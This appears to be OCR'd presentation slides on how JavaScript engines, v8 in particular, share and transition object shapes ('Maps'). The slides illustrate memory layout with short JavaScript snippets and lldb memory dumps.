
Shape is shared between similar objects!

```
var o1 = {
    x: 0x41,
    y: 0x42
};
var o2 = {
    x: 0x1337,
    y: 0x1338
};
```



Benefit: Shape Sharing


```
var o1 = {
    x: 0x41,
    y: 0x42
};
var o2 = {
    x: 0x1337,
    y: 0x1338
};
o1.z = 0x43;
```



Benefit: Shape Sharing

Shapes are immutable so a new Shape is created!

```
var o1 = {
      x: 0x41,
      y: 0x42
};
var o2 = {
      x: 0x1337,
      y: 0x1338
};
o1.z = 0x43;
```



Benefit: Shape Sharing

```
var o1 = {
      x: 0x41,
      y: 0x42
};
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      y: 0x1338
};
o1.z = 0x43;
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```



Object Example: v8

```
var o = {
   x: 0x41,
   y: 0x42
};
o.z = 0x43;
o[0] = 0x1337;
o[1] = 0x1338;
```

Underlined: v8::Map pointer
Green: Inline properties
Red: Out-of-line Properties
Blue: Elements

Object Example: v8

Shape (called "Map" in v8)

```
var o = {
  x: 0x41,
  y: 0x42
};
o.z = 0x43;
o[0] = 0x1337;
o[1] = 0x1338;
```

```
(lldb) x/5gx 0xe0359b8e610
0xe0359b8e610: 0x00000e034a80d309 0x00000e0359b90601
0xe0359b8e620: 0x00000e0359b90699 0x0000004100000000
0xe0359b8e630: 0x0000004200000000
```

Underlined: v8::Map pointer
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Object Example: v8

Shape (called "Map" in v8)

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var o = {
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0xe0359b8e630: 0x0000004200000000

(lldb) x/3gx 0x00000e0359b90600
0xe0359b90600: 0x00000e034ee836f9 0x0000000300000000
0xe0359b90610: 0x0000004300000000
```

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(lldb) x/3gx 0x00000e0359b90600
